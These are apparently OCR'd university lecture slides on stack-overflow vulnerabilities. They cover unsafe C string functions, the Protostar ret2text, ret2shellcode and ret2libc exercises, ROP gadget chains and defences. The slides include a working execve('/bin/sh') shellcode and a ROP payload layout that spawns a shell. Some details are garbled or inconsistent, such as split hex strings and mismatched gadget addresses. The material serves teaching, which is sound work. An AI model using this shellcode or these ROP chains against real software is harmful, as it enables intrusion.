Computer System Security **CS3312**

计算机系统安全

2024年 春季学期

主讲教师：张媛媛 副教授

上海交通大学 计算机科学与技术系

第四章

软件安全：栈溢出漏洞及其利用

Software Security: Stack-Overflow Vulnerabilities

目录/CONTENTS

01

栈相关的漏洞类型

Types of Stack-related Vulnerabilities

类型一览

栈溢出漏洞的工作目标：

通过覆盖函数的“返回地址”，控制 IP 指针，以达到改变程序控制流的目的。

引发栈安全问题的语句：

- 栈上数据操作（主要是“写”）的不安全实现

利用栈上漏洞的手法：

- Return-to-Text
- Return-to-Shellcode
- Return-to-LibC

缺少边界检查的缓冲区溢出

```c
#include <stdio.h>

void DontDoThis(char* input){
    char buf[16];
    strcpy(buf, input);
    printf("%s\n", buf);
}

int main(int argc, char* argv[]){
    DontDoThis(argv[1]);
    return 0;
}
```

```
0x0012FEC0  c8 fe 12 00  Èþ..  <- address of the buf argument
0x0012FEC4  c4 18 32 00  Ä.2.  <- address of the input argument
0x0012FEC8  d0 fe 12 00  Ðþ..  <- start of buf
0x0012FECC  04 80 40 00  .□ @.
0x0012FED0  e7 02 3f 4f  ç.?O
0x0012FED4  66 00 00 00  f...  <- end of buf
0x0012FED8  e4 fe 12 00  äþ..  <- contents of EBP register
0x0012FEDC  3f 10 40 00  ?.@.  <- return address
0x0012FEE0  c4 18 32 00  Ä.2.  <- address of argument to DontDoThis
0x0012FEE4  c0 ff 12 00  Àÿ..
0x0012FEE8  10 13 40 00  ..@.  <- address main() will return to
```

常见栈溢出漏洞

危险的栈上数据操作函数：

- 输入读取函数：

gets()

scanf()

```
char buf[16];

scanf("%s", buf); //danger!
scanf("%16s", buf); //danger!
scanf("%15s", buf); //OK
```

- 字符串拷贝函数：

strcpy()

strcat()

sprintf()

```
int len;
char frombuffer[20];
char tobuffer[10];

len = read(0, frombuffer, 19); //OK
strcpy(tobuffer, frombuffer); //danger!
```

边界检查下的缓冲区溢出

```c
#include <string.h>
#include <stdio.h>

int main(){
    char str1[50] = "SKY2098,persist IN DOING AGAIN!"; //31
    char *str2 = "sky2098,must be honest!";  //23
    int n = 15;
    char *strtemp;

    strtemp = strncat(str1,str2,n); //n chars in str2
    printf("The string strtemp is:\n%s", strtemp);
    return 0;
}
```

```
The string strtemp is:
SKY2098,persist IN DOING AGAIN!sky2098,must be
```

如果 n = 19，打印输出是什么？

```
SKY2098,persist IN DOING AGAIN!sky2098,must be hon
```

?

```
SKY2098,persist IN DOING AGAIN!sky2098,must be hon%d7dk$!08…
```

以 strncpy( ) 为例

```
char * strncpy(char* dest, const char* src, size_t n)
```

- 当字符串长度小于缓冲区长度，用0填充剩余空间。
- 当长度大于或等于缓冲区长度 len， 复制 len 个字符， 尾部不会添加0。程序将无法判断字符的结束位置， 造成缓冲区溢出。

可以将它封装为更安全的形式：

```
char * safe_strncpy(char* dest, const char* src, size_t n)
{
    assert(n > 0);
    strncpy(dest, src, n - 1);
    dest[n - 1] = 0;
    return dest;
}
```

练习：

C标准库的string.h包含22个字符操作函数，其中字符串进行复制或追加操作的有**memcpy, memmove, memset, strcat, strncat, strcpy, strncpy**等。

请分析它们的工作原理，是否存在安全隐患。如果函数存在风险，构造一个安全版本函数。

02

栈 溢 出 漏 洞 利 用

Ret2Shellcode， Ret2LibC

Return-to-Text

Protostar Stack4

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}
```

【漏洞】

gets(buffer)


【实验目标】

执行win()函数。

即，程序执行完gets(buffer)之后，不会退出，继续执行win函数，打印出字符串“code flow successfully changed”

Return-to-Text

【Protostar】stack4 题解 (Ret2Text含函数调用栈的解析)



Return-to-Shellcode

Protostar Stack5

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

【漏洞】

gets(buffer)


【实验目标】

执行shellcode。

即，程序执行完gets(buffer)之后，

跳转到构造输入的shellcode的入口地址，

继续执行shellcode



Shellcode是一段可执行的二进制代码片段
将通过 gets(buffer) 输入程序的栈空间！

该案例的实施前提：关闭“NX保护机制”

Return-to-Shellcode

Shellcode是一段可执行的二进制代码片段 →

【Protostar】stack5 题解 (Ret2Shellcode)

```
/*
Title:    Linux x86 execve("/bin/sh") - 28 bytes
Author:   Jean Pascal Pereira <pereira@secbiz.de>
Web:      http://0xffe4.org

Disassembly of section .text:
08048060 <_start>:
 8048060: 31 c0                  xor    %eax,%eax
 8048062: 50                     push   %eax
 8048063: 68 2f 2f 73 68         push   $0x68732f2f
 8048068: 68 2f 62 69 6e         push   $0x6e69622f
 804806d: 89 e3                  mov    %esp,%ebx
 804806f: 89 c1                  mov    %eax,%ecx
 8048071: 89 c2                  mov    %eax,%edx
 8048073: b0 0b                  mov    $0xb,%al
 8048075: cd 80                  int    $0x80
 8048077: 31 c0                  xor    %eax,%eax
 8048079: 40                     inc    %eax
 804807a: cd 80                  int    $0x80
*/

#include <stdio.h>

char shellcode[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6
e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x4
0\xcd\x80";

int main()
{
    fprintf(stdout,"Lenght:
%d\n",strlen(shellcode));
    (*(void  (*)()) shellcode)();
}
```

Return-to-LibC

LibC
Standard C Library
符合ANSI C标准的标准函数库

Windows下的LibC
Windows的Libc库不属于核心操作系统
每个编译器都附属自己的Libc库
可以静态也可以动态编译到程序中
AKA，应用程序依赖编译器
而不是操作系统

GLibC
GNU C Library (LibC在Linux下的具体实现)
操作系统的一部分,
操作系统与用户程序的接口
如果缺失了标准库,
那么整个操作系统将不能正常运转

Return-to-LibC

Protostar Stack6

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xbf000000) == 0xbf000000) {
    printf("bzzzt (%p)\n", ret);
    _exit(1);
  }

  printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
  getpath();
}
```

通过将程序的控制权跳转到 LibC 库中的 system() 函数或 exec() 函数，从而获得执行任意函数的目的。
由于 LibC 是几乎所有系统中都会使用的库，因此可以认为这些函数几乎总是存在于内存中。

播放视频：
【Protostar】10. stack6 题解(第一个ret2libc)

03

返 回 导 向 编 程

Return-Oriented Programming, ROP

返回导向编程 ROP

Return-Oriented Programming, ROP

产生的背景：
操作系统的NX机制，可按照内存页的粒度设置进程的内存访问权限,
包括可读R，可写W和可执行X。一旦CPU尝试执行不带有X权限的页面上的程序代码，操作系统会终止程序。
因此需要搜索程序空间中既有的可用代码片段，通过缝合连接来实现攻击语义。

原理：
栈溢出的控制点是函数的“返回地址”，即“return”，因此在程序空间内搜索以“ret”结尾的指令片段(也叫gadget)进行编程，以取得与shellcode等价的攻击语义效果。因此，该攻击也叫“面向Return的编程”。

ROP运行状态及栈上数据准备

0x08048492

```
pop eax
pop ebp
ret
```

0x080485c7


```
pop edi
pop ebp
ret
```

0x080485f7

```
pop eax
pop ebp
ret
```

执行效果 → 等价

```
pop eax
pop ebp
pop edi
pop ebp
pop eax
pop ebp
```



常用ROP技巧


- 常用的gadget类型
  - 保存栈数据到寄存器
    ```
    pop rax;
    ret;
    ```
  - 系统调用
    ```
    syscall;
    ret;
    ```
    ```
    int 0x80;
    ret;
    ```
  - 栈帧相关
    ```
    leave;
    ret;
    ```
    ```
    int 0x080;
    ret;
    ```


- 常用工具
  - 人工方法：
    寻找程序中的ret指令，回溯ret之前的指令序列
  - 工具：
    ROPgadget、Ropper等

函数调用参数：64位 v.s. 32位

32位：
参数表从右向左依次放入**栈顶**

64位：
参数个数小于等于6时，**进**入寄存器；
大于6的，前6个**进**入寄存器，
剩余的从右向左依次放入**栈顶**





ROP 攻击实例

攻击目的：
运行 `execve("/bin/sh", 0, 0)`

```c
/* rop.c */
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[10];
    puts("hello");
    gets(buf);
}
```

```
gcc rop.c -o rop -no-pie -fno-stack-protector
```

```
ROPgadget -binary rop
```

```
Gadgets information
============================================================
0x00000000004010cb : add bh, bh ; loopne 0x401135 ; nop ; ret
0x000000000040109c : add byte ptr [rax], al ; add byte ptr [rax], al ; endbr64 ; ret
0x0000000000401183 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x0000000000401184 : add byte ptr [rax], al ; add cl, cl ; ret
0x0000000000401036 : add byte ptr [rax], al ; add dl, dh ; jmp 0x401020
0x000000000040113a : add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000040109e : add byte ptr [rax], al ; endbr64 ; ret
0x0000000000401185 : add byte ptr [rax], al ; leave ; ret
0x000000000040100d : add byte ptr [rax], al ; test rax, rax ; je 0x401016 ; call rax
0x000000000040113b : add byte ptr [rcx], al ; pop rbp ; ret
0x0000000000401139 : add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401186 : add cl, cl ; ret
0x00000000004010ca : add dil, dil ; loopne 0x401135 ; nop ; ret
0x0000000000401038 : add dl, dh ; jmp 0x401020
0x000000000040113c : add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401137 : add eax, 0x2efb ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401017 : add esp, 8 ; ret
0x0000000000401016 : add rsp, 8 ; ret
0x000000000040103e : call qword ptr [rax - 0x5e1f00d]
0x0000000000401014 : call rax
0x0000000000401153 : cli ; jmp 0x4010e0
0x00000000004010a3 : cli ; ret
0x000000000040118f : cli ; sub rsp, 8 ; add rsp, 8 ; ret
0x00000000004010c8 : cmp byte ptr [rax + 0x40], al ; add bh, bh ; loopne 0x401135 ; nop ; ret
0x0000000000401150 : endbr64 ; jmp 0x4010e0
0x00000000004010a0 : endbr64 ; ret
0x0000000000401012 : je 0x401016 ; call rax
0x00000000004010c5 : je 0x4010d0 ; mov edi, 0x404038 ; jmp rax
0x0000000000401107 : je 0x401110 ; mov edi, 0x404038 ; jmp rax
0x000000000040103a : jmp 0x401020
0x0000000000401154 : jmp 0x4010e0
0x000000000040100b : jmp 0x4840103f
0x00000000004010cc : jmp rax
0x0000000000401187 : leave ; ret
0x00000000004010cd : loopne 0x401135 ; nop ; ret
0x0000000000401136 : mov byte ptr [rip + 0x2efb], 1 ; pop rbp ; ret
0x0000000000401182 : mov eax, 0 ; leave ; ret
0x00000000004010c7 : mov edi, 0x404038 ; jmp rax
0x00000000004010cf : nop ; ret
0x000000000040114c : nop dword ptr [rax] ; endbr64 ; jmp 0x4010e0
0x00000000004010c6 : or dword ptr [rdi + 0x404038], edi ; jmp rax
0x000000000040113d : pop rbp ; ret
0x000000000040101a : ret
0x0000000000401011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000401138 : sti ; add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x0000000000401191 : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000401190 : sub rsp, 8 ; add rsp, 8 ; ret
0x0000000000401010 : test eax, eax ; je 0x401016 ; call rax
0x00000000004010c3 : test eax, eax ; je 0x4010d0 ; mov edi, 0x404038 ; jmp rax
0x0000000000401105 : test eax, eax ; je 0x401110 ; mov edi, 0x404038 ; jmp rax
0x000000000040100f : test rax, rax ; je 0x401016 ; call rax
```

实验环境：Ubuntu 22.04

ROP 攻击实例

攻击目的：
运行 `execve("/bin/sh", 0, 0)`

```
/* rop.c */
#include <stdio.h>
#include <unistd.h>

int main() {
    char buf[10];
    puts("hello");
    gets(buf);
}
```

execve() 不是 LibC 函数，是一个系统调用，调用编号 59。
直接采用运行 syscall 指令方式编写攻击代码。

1. 准备参数
   execve() 需要四个参数：59，0，0，"/bin/sh"

```
rax    ← 59
rdi    ← 0
rsi    ← 0
rdx    ← "/bin/sh"
```

2. 设计 gadget 序列

```
pop rax ; ret
pop rdi ; ret
pop rsi ; ret
pop rdx ; ret
syscall ; ret
```

3. 设计shellcode

实验环境：Ubuntu 22.04

Computer System Security CS3312

ROP 攻击实例

```
(i1) pop rax ; ret
(i2) pop rdi ; ret
(i3) pop rsi ; ret
(i4) pop rdx ; ret
(i5) syscall ; ret
```

……
old ebp
addr of (i1)
to rax: 0x3b
addr of (i2)
to rdi: "/bin/sh"
addr of (i3)
to rsi: 0
addr of (i4)
to rdx: 0
addr of (i5)
……

```
padding = "buffer" \
          "AAAA" \          #overwrite old ebp
          "0x00415294" \    # pop rax; ret
          "0x3b" \          # execve 29
          "0x00400686" \    # pop rdi; ret
          "0x006bb2e0" \    #"/bin/sh"
          "0x00410093" \    # pop rsi; ret
          "0x00" \          #0
          "0x004494b5" \    # pop rdx; ret
          "0x00" \          #0
          "0x00474a65" \    # syscall; ret
```

其他 ROP 方法

普通 ROP 攻击具有如下特征：


在一般ROP中，**执**行流中有密集 ret 指令；

利用了 ret 来返回堆**栈**，但都缺少与之**对应**的 call指令。

据此提出了若干 ROP 检测与反制措施：

1. **检测** ret 指令的**执**行**频**率；
2. **检测** call 与 ret 指令配**对**情况；
3. 影子**栈** shadow stack，ret 指令**执**行**时对**比返回地址。

然而，ROP链条中若不使用ret指令，
上述措施将会失效！



Return-Oriented Programming without Returns

Stephen Checkoway[†], Lucas Davi[‡], Alexandra Dmitrienko[‡], Ahmad-Reza Sadeghi[‡], Hovav Shacham[†], Marcel Winandy[‡]

[†]Department of Computer Science and Engineering
University of California, San Diego
La Jolla, California, USA

[‡]System Security Lab
Ruhr-Universität Bochum
Bochum, Germany

ABSTRACT

We show that on both the x86 and ARM architectures it is possible to mount return-oriented programming attacks without using return instructions. Our attacks instead make use of certain instruction sequences that behave like a return, which occur with sufficient frequency in large libraries on (x86) Linux and (ARM) Android to allow creation of Turing-complete gadget sets.

Because they do not make use of return instructions, our new attacks have negative implications for several recently proposed classes of defense against return-oriented programming: those that detect the too-frequent use of returns in the instruction stream; those that detect violations of the last-in, first-out invariant normally maintained for the return-address stack; and those that modify compilers to produce code that avoids the return instruction.

Categories and Subject Descriptors

D.4.6 [**Operating Systems**]: Security and Protection

General Terms

Security, Algorithms

gram's address space. In a return-oriented attack, the attacker arranges for short sequences of instructions in the target program to be executed, one sequence after another. Through a choice of these sequences and their arrangement, the attacker can induce arbitrary (Turing-complete) behavior in the target program. Traditionally, the instruction sequences are chosen so that each ends in a "return" instruction, which, if the attacker has control of the stack, allows control to flow from one sequence to the next — and gives return-oriented programming its name.

The organizational unit of return-oriented programming is the *gadget*, an arrangement of instruction sequence addresses and data that, when run, induces some well-defined behavior, such as computing an exclusive-or or performing a conditional branch. Return-oriented exploits begin by devising a Turing-complete set of gadgets, from which any desired attack functionality is then synthesized.[2]

Return-oriented programming was introduced by Shacham in 2007 [41] for the x86 architecture. It was subsequently extended to the SPARC [3], Atmel AVR [15], PowerPC [26], Z80 [4], and ARM [23] processors. While the original return-oriented attack was largely manual, later work showed that each stage of the attack can be automated [3, 38, 20, 23]. Return-oriented programming has

CCS'10, October 4–8, 2010, Chicago, Illinois, US

https://hovav.net/ucsd/dist/noret-ccs.pdf

本章要点